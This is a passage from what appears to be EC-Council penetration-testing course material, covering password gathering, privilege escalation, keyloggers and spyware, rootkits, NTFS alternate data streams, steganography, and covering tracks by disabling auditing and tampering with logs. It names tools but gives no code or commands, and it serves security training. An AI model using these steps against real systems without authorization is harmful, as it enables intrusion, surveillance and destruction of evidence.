
Check the trash bin of your target to check whether you find **confidential passwords** anywhere.

**Step 17: Perform social engineering**

Use the social engineering technique to **gain passwords**.

**Step 18: Perform shoulder surfing**

Check whether you can **steal the password** by using **shoulder surfing**.



## Privilege Escalation

Once the attacker gains the **system password**, he or she then tries to escalate their **privileges** to the administrator level so that they can install **malicious programs** or malware on the target system and thus **retrieve sensitive information** from the system. As a **pen tester**, you should hack the system as a normal user and then try to escalate your privileges. The following are the steps to perform **privilege escalation**:

### Step1: Try to log in with enumerated user names and cracked passwords

Once you crack the password, try to log in with the password obtained in order to gain access to the system. Check whether **interactive logon privileges** are restricted.


If YES, then try to run the services as **unprivileged accounts**.

### Step2: Try to run services as unprivileged accounts

Before trying to **escalate your privileges**, try to run services and check whether you have permissions to run services or not. If you can run the services, then use privilege escalation tools to obtain **high-level privileges**.

### Step3: Use privilege-escalation tools

Use privilege-escalation tools such as Active@ Password Changer, Offline NT Password & Registry Editor, Windows Password Reset Kit, Windows Password Recovery Tool, ElcomSoft System Recovery, Trinity Rescue Kit, Windows Password Recovery Bootdisk, etc. These tools will help you to **gain higher level privileges**.



## Executing Applications

Pen testers should check the target systems by executing some applications in order to find out the loopholes in the system. Here are the steps to check your system when you choose certain applications to be executed to determine **loopholes**.

### Step1: Check antivirus installation on the target system

Check if **antivirus software** is installed on the target system and if installed, check that it is up-to-date or not.

### Step2: Check firewall anti-keylogging software installation on the target system

Check if firewall software and **anti-keylogging** software is installed or not.

### Step3: Check the hardware system

Check if the hardware systems are **secured** in a locked environment.

### Step4: Use keyloggers


Try to install and use **keyloggers** on the system in order to record keystrokes. Use keyloggers such as Spytech SpyAgent, All In One Keylogger, Powered Keylogger, Advanced Keylogger, etc.

### **Step5: Use spyware**

Try to install and use **spyware** on the system in order to **monitor** the activities on the system. Use spyware such as SoftActivity TS Monitor, Spy Voice Recorder, WebCam Recorder, Mobile Spy, SPYPhone GOLD, etc.

### **Step6: Use tools for remote execution**

Try to install and use tools for **remote execution**.



## Hiding Files

An attacker **installs rootkits** to maintain hidden access to the system. You should follow pen testing steps for **detecting hidden files** on the target system.

### Step1: Install rootkits

First try to install the **rootkit** in the target system to maintain hidden access.

### Step2: Perform integrity-based Detection techniques

Perform integrity-based detection, signature-based detection, cross-view-based detection, and heuristic detection techniques to detect **rootkits**.

### Step3: Use anti-rootkits programs

Use anti-rootkits such as Stinger, UnHackMe, Virus Removal Tool, Rootkit Buster, etc. to detect rootkits.

### Step4: Use NTFS Alternate Data Streams (ADSs)

Use NTFS **Alternate Data Streams** (ADSs) to inject malicious code on a breached system and execute it without being detected by the user.

#### **Step5: Use NTFS stream detectors**

Use NTFS stream detectors such as StreamArmor, ADS spy, Streams, etc. to detect **NTFS-ADS** streams.

#### **Step6: Use steganography technique**

Use steganography techniques to **hide secret messages** within an ordinary message and extract it at the destination to maintain confidentiality of data.

#### **Step7: Use steganography detection**

Use **steganography** detection tools such as Gargoyle Investigator™ Forensic Pro, Xstegsecret, Stego Suite, Stegdetect, etc. to perform steganalysis.



## Covering Tracks

The **pen tester** should whether he or she can cover the tracks that he or she has made during simulating the attack to conduct **penetration testing**. To check whether you can cover tracks of your activity, follow these steps:

### Step1: Remove web activity tracks

First, remove the web **activity tracks** such as such as MRU, cookies, cache, temporary files, and history.

### Step2: Disable auditing

Try to disable auditing on your **target system**. You can do this by using tools such as Auditpol.

### Step3: Tamper with log files

Try to tamper with log files such as **event log files**, server log files, and **proxy log files** with log poisoning or log flooding.

### Step4: Use track covering tools

Use **track covering tools** such as CCleaner, MRU-Blaster, Wipe, Tracks Eraser Pro, Clear My History, etc.

### Step5: Try to close all remote connections to the victim machine

### Step6: Try to close any opened ports

## Module Summary



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- ❑ Attackers use a variety of means to penetrate systems
- ❑ Password guessing and cracking is one of the first steps
- ❑ Password sniffing is a preferred eavesdropping tactic
- ❑ Vulnerability scanning aids the attacker in identifying which password cracking technique to use
- ❑ Key stroke logging and other spyware tools are used as they gain entry to systems to keep up the attacks
- ❑ Invariably, attackers destroy evidence of “having been there and done the damage”
- ❑ Stealing files as well as hiding files are the means to sneak out sensitive information



## Module Summary

- ➊ **Attackers** use a variety of means to **penetrate** systems.
- ➋ Password guessing and cracking is one of the first steps.
- ➋ Password sniffing is a preferred eavesdropping tactic.
- ➋ Vulnerability scanning aids the attacker in identifying which password cracking technique to use.
- ➋ Keystroke logging and other **spyware tools** are used to gain entry to systems to keep up attacks.
- ➋ Invariably, attackers destroy evidence of “having been there and done the damage.”
- ➋ Stealing files as well as hiding files are the means to sneak out **sensitive** information.